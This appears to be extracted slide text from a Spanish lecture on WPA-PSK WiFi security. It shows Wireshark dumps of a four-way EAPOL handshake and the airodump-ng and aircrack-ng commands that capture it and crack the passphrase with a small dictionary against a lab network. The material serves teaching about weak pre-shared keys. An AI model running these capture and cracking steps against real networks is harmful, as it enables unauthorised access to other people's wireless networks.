
No.	Time	Source	Destination	Protocol
99	10.457959	Cisco_b3:11:68	IntelCor_b7:c2:90	IEEE 802.11
101	10.458214	IntelCor_b7:c2:90	Cisco_b3:11:68	IEEE 802.11

Frame 99 (106 bytes on wire, 106 bytes captured)

- Radiotap Header v0, Length 24
- IEEE 802.11 QoS Data, Flags: .p...F.
 - Type/Subtype: QoS Data (0x28)
 - Frame Control: 0x4288 (Normal)
 - Duration: 44
 - Destination address: IntelCor_b7:c2:90 (00:21:5d:b7:c2:90)
 - BSS Id: Cisco_b3:11:69 (54:75:d0:b3:11:69)
 - Source address: Cisco_b3:11:68 (54:75:d0:b3:11:68)
 - Fragment number: 0
 - Sequence number: 2838
 - QoS Control
 - TKIP parameters
 - TKIP Ext. Initialization Vector: 0x000000000B13
 - Key Index: 0
- Data (48 bytes)
 - Data: 2B4C5E21B016242C50C9A1F4E9871C81B96161F84D27520C...
 - [Length: 48]


Privacidad WiFi con WPA/PSK

Desautenticación del cliente



Privacidad WiFi con WPA/PSK

Análisis de handshake con Wireshark



(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Expression... Clear


No.	Time	Source	Destination	Protocol	Info
34330	92.665112	Cisco b3:11:69	IntelCor b7:c2:90	EAPOL	Key
34332	92.666205	IntelCor b7:c2:90	Cisco b3:11:69	EAPOL	Key
34335	92.669198	Cisco b3:11:69	IntelCor b7:c2:90	EAPOL	Key
34337	92.671852	IntelCor b7:c2:90	Cisco b3:11:69	EAPOL	Key

Frame 34330 (157 bytes on wire, 157 bytes captured)

- Radiotap Header v0, Length 24
- IEEE 802.11 QoS Data, Flags:R.F.
- Logical-Link Control
- 802.1X Authentication
 - Version: 1
 - Type: Key (3)
 - Length: 95
 - Descriptor Type: EAPOL WPA key (254)
 - Key Information: 0x0089
 - Key Length: 32
 - Replay Counter: 1
 - Nonce: B14D28A0E3B2488D1BE01F7E7F8EEB8E21AEC04AA0EE4A21...
 - Key IV: 00000000000000000000000000000000
 - WPA Key RSC: 0000000000000000
 - WPA Key ID: 0000000000000000
 - WPA Key MIC: 00000000000000000000000000000000
 - WPA Key Length: 0

Privacidad WiFi con WPA/PSK

Análisis de handshake con Wireshark



(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: + Expression... Clear


No.	Time	Source	Destination	Protocol	Info
34330	92.665112	Cisco b3:11:69	IntelCor b7:c2:90	EAPOL	Key
34332	92.666205	IntelCor b7:c2:90	Cisco b3:11:69	EAPOL	Key
34335	92.669198	Cisco b3:11:69	IntelCor b7:c2:90	EAPOL	Key
34337	92.671852	IntelCor b7:c2:90	Cisco b3:11:69	EAPOL	Key

Frame 34332 (183 bytes on wire, 183 bytes captured)

- Radiotap Header v0, Length 24
- IEEE 802.11 QoS Data, Flags:T
- Logical-Link Control
- 802.1X Authentication
 - Version: 1
 - Type: Key (3)
 - Length: 121
 - Descriptor Type: EAPOL WPA key (254)
 - Key Information: 0x0109
 - Key Length: 0
 - Replay Counter: 1
 - Nonce: 4D83046E9F9B9ABAC795FC2881E7E0111F92EE47A29FF802...
 - Key IV: 00000000000000000000000000000000
 - WPA Key RSC: 0000000000000000
 - WPA Key ID: 0000000000000000
 - WPA Key MIC: 9181DC436426A73BF6D51744E1BC5DE1
 - WPA Key Length: 26
 - WPA Key: DD180050F20101000050F20201000050F20201000050F202...

Privacidad WiFi con WPA/PSK

Análisis de handshake con Wireshark



(Untitled) - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help


Filter: + Expression... Clear

No.	Time	Source	Destination	Protocol	Info
34330	92.665112	Cisco b3:11:69	IntelCor_b7:c2:90	EAPOL	Key
34332	92.666205	IntelCor_b7:c2:90	Cisco b3:11:69	EAPOL	Key
34335	92.669198	Cisco b3:11:69	IntelCor_b7:c2:90	EAPOL	Key
34337	92.671852	IntelCor_b7:c2:90	Cisco b3:11:69	EAPOL	Key

Frame 34335 (181 bytes on wire, 181 bytes captured)

- Radiotap Header v0, Length 24
- IEEE 802.11 QoS Data, Flags:F.
- Logical-Link Control
- 802.1X Authentication
 - Version: 1
 - Type: Key (3)
 - Length: 119
 - Descriptor Type: EAPOL WPA key (254)
 - Key Information: 0x01c9
 - Key Length: 32
 - Replay Counter: 2
 - Nonce: B14D28A0E3B2488D1BE01F7E7F8EEB8E21AEC04AA0EE4A21...
 - Key IV: 00000000000000000000000000000000
 - WPA Key RSC: 0000000000000000
 - WPA Key ID: 0000000000000000
 - WPA Key MIC: 0729A9582CC19F154B5B7F312DF0AA9F
 - WPA Key Length: 24
 - WPA Key: DD160050F20101000050F20201000050F20201000050F202

Análisis de handshake con Wireshark



Privacidad WiFi con WPA-PSK

Captura de handshake con airodump-ng

00:21:5D:B7:C2:90

WiFiWPA
54:75:D0:B3:11:69

Sniffer

```
root@Gandalf: /home/rcasado
Archivo  Editar  Ver  Terminal  Ayuda

CH  1  ][ Elapsed: 3 mins ][ 2011-04-12 17:21 ][ WPA handshake: 54:75:D0:B3:11:69

BSSID                PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
54:75:D0:B3:11:69    -61  92      2608        21   0   1  54e. WPA  TKIP  PSK  WiFiWPA

BSSID                STATION            PWR   Rate    Lost  Packets  Probes

^C
root@Gandalf:/home/rcasado# airodump-ng mon0 --channel 1 --bssid 54:75:D0:B3:11:69 -w wifiwpa
```

Documentos - Navegador de archivo

Archivo Editar Ver Ir Marcadores Ayuda

Atrás Adelante Ir Documentos


wifiwpa.cap

Privacidad WiFi con WPA-PSK

Diccionario de claves



Sniffer



Privacidad WiFi con WPA-PSK

Extracción de clave con aircrack-ng

wifiwpa.cap patat
tomat
pepin
remol
diccionario.dic



Sniffer

```
root@Gandalf: /home/rcasado
Archivo Editar Ver Terminal Ayuda

Aircrack-ng 1.0

[00:00:00] 4 keys tested (488.64 k/s)

KEY FOUND! [ clavesecreta ]

Master Key      : A7 4A 7F EB 35 EB 36 1D E8 7A A5 B3 37 0C C4 C1
                  F2 03 ED A5 45 EF 10 D7 14 21 B8 B2 C6 9C D4 28

Transient Key   : 89 B7 B7 3F 2D 3D 81 B0 61 82 3C 28 52 44 43 BF
                  C6 C1 C0 C3 78 CE 2C 04 AD 30 90 E4 E9 E9 A8 5F
                  2E A2 BC 03 AC CE 0D 66 75 0F 00 E3 85 FB 08 1B
                  34 B9 12 C0 97 F5 85 63 44 FE AB F4 D9 99 B2 26

EAPOL HMAC      : 07 43 D2 91 24 35 41 F5 7B 76 70 70 91 5A D9 88
root@Gandalf:/home/rcasado#
root@Gandalf:/home/rcasado#
root@Gandalf:/home/rcasado#
root@Gandalf:/home/rcasado# aircrack-ng wifiwpa.cap -w diccionario.dic
```